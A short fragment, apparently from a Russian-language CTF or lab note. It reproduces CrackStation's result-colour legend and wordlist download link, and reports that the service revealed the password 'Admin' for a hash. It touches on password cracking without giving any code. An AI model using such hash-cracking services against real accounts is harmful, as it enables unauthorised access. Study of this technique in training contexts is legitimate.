Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

Использую crackstation.net, тут показывается пароль «Admin».